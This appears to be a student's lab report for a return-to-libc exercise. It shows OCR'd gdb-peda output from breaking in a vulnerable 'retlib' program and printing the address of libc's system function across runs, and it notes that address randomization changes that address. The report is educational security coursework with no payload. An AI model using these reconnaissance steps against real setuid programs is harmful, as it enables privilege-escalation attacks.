gdb-peda\$ b bof  
Breakpoint 1 at 0x80484c1: file retlib.c, line 13.  
gdb-peda\$ r  
Starting program: /home/seed/Desktop/lab-4/retlib\_gdb  
[Thread debugging using libthread\_db enabled]  
Using host libthread\_db library "/lib/i386-linux-gnu/libthread\_db.so.1".

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
root@Chandan_PES1201701593: /home/seed/Desktop/lab-4
```

EAX: 0x847ba88 --> 0xbfa2488  
EBX: 0x0  
ECX: 0x0  
EDX: 0xb764b000 --> 0xb1bdb0  
ESI: 0xb764b000 --> 0xb1bdb0  
EDI: 0xb764b000 --> 0xb1bdb0  
EBP: 0xbfa249c8 --> 0xbfa249f8 --> 0x0  
ESP: 0xbfa249b0 --> 0x80485c2 ("badfile")  
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])  
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)

0x80484bb <bof>: push ebp  
0x80484bc <bof+1>: mov ebp,esp  
0x80484be <bof+3>: sub esp,0x18  
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]  
0x80484c4 <bof+9>: push 0x28  
0x80484c6 <bof+11>: push 0x1  
0x80484c8 <bof+13>: lea eax,[ebp-0x14]  
0x80484cb <bof+16>: push eax


0xbfa249b0 --> 0x80485c2 ("badfile")  
0xbfa249b4 --> 0x80485c0 --> 0x61620072 ('r')  
0xbfa249b8 --> 0x1  
0xbfa249bc --> 0xb74f7400 (<\_IO\_new\_fopen>: push ebx)  
0xbfa249c0 --> 0xb764cd8c --> 0xbfa24aac --> 0xbfa25faa ("XDG\_VTNR=7")  
0xbfa249c4 --> 0xb74f7406 (<\_IO\_new\_fopen+6>: add ebx,0x153bfa)  
0xbfa249c8 --> 0xbfa249f8 --> 0x0  
0xbfa249cc --> 0x804850f (<main+52>: add esp,0x10)

Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x847ba88) at retlib.c:13  
13 fread(buffer, sizeof(char), 40, badfile);  
gdb-peda\$ show disable-randomization  
Disabling randomization of debugger's virtual address space is on.  
gdb-peda\$ p system  
\$1 = {<text variable, no debug info>} 0xb74d3da0 <\_libc\_system>  
gdb-peda\$

2. We Close the gdb terminal and again attempt to print the address of system library function using gdb the second time
- We break at main and run the program in gdb using "r".
  - We run the show disable-randomization command and observe that it is on
  - Using "p system" we print the address which turns out to be "0xb7522da0"

Thus, we observe that the value of system library function varies each time we run gdb thus making it difficult for the return-to-libc attack.



```
[10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ ls -l retlib_gdb -rwsr-xr-x 1 seed seed 9656 Oct 4 19:53 retlib_gdb [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ [10/04/20]seed@Chandan_PES1201701593:~/.../lab-4$ gdb retlib_gdb GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1 Copyright (C) 2016 Free Software Foundation, Inc. License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html> This is free software: you are free to change and redistribute it. There is NO WARRANTY, to the extent permitted by law. Type "show copying" and "show warranty" for details. This GDB was configured as "i686-linux-gnu". Type "show configuration" for configuration details. For bug reporting instructions, please see: <http://www.gnu.org/software/gdb/bugs/>. Find the GDB manual and other documentation resources online at: <http://www.gnu.org/software/gdb/documentation/>. For help, type "help". Type "apropos word" to search for commands related to "word".... Reading symbols from retlib_gdb...done. gdb-peda$ b main Breakpoint 1 at 0x80484ec: file retlib.c, line 20. gdb-peda$ r Starting program: /home/seed/Desktop/lab-4/retlib_gdb [Thread debugging using libthread_db enabled] Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

Victim [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@Chandan\_PES1201701593: /home/seed/Desktop/lab-4

root@Chandan\_PES1201701593: /home/seed/Desktop/lab-4 168x41

The screenshot shows the GDB-peda interface for a running victim process. The registers section displays CPU register values. The code section shows assembly instructions for the main function. The stack section shows the current stack state. A memory dump section is partially visible at the bottom. The command line at the bottom shows the user interacting with GDB, setting a breakpoint at main, and examining system variables.

```
[----- registers -----]
EAX: 0xb769bdbc --> 0xbff5f7ac --> 0xbff60faa ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xbff5f710 --> 0x1
EDX: 0xbff5f734 --> 0x0
ESI: 0xb769a000 --> 0xlbd1db0
EDI: 0xb769a000 --> 0xlbd1db0
EBP: 0xbff5f6f8 --> 0x0
ESP: 0xbff5f6e0 --> 0x1
EIP: 0x80484ec (<main+17>: sub esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)

[----- code -----]
0x80484e6 <main+11>: mov    ebp,esp
0x80484e8 <main+13>: push   ecx
0x80484e9 <main+14>: sub    esp,0x14
=> 0x80484ec <main+17>: sub    esp,0x8
0x80484ef <main+20>: push   0x80485c0
0x80484f4 <main+25>: push   0x80485c2
0x80484f9 <main+30>: call   0x80483a0 <fopen@plt>
0x80484fe <main+35>: add    esp,0x10

[----- stack -----]
0000| 0xbff5f6e0 --> 0x1
0004| 0xbff5f6e4 --> 0xbff5f7a4 --> 0xbff60f86 ("/home/seed/Desktop/lab-4/retlib_gdb")
0008| 0xbff5f6e8 --> 0xbff5f7ac --> 0xbff60faa ("XDG_VTNR=7")
0012| 0xbff5f6ec --> 0x8048561 (<_libc_csu_init+33>: lea    eax,[ebx-0xf8])
0016| 0xbff5f6f0 --> 0xb769a3dc --> 0xb769b1e0 --> 0x0
0020| 0xbff5f6f4 --> 0xbff5f710 --> 0x1
0024| 0xbff5f6f8 --> 0x0
0028| 0xbff5f6fc --> 0xb7500637 (<_libc_start_main+247>: add    esp,0x10)

[-----]
Legend: code, data, rodata, value

Breakpoint 1, main () at retlib.c:20
20          badfile = fopen("badfile","r");
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7522da0 <_libc_system>
gdb-peda$
```

THANK YOU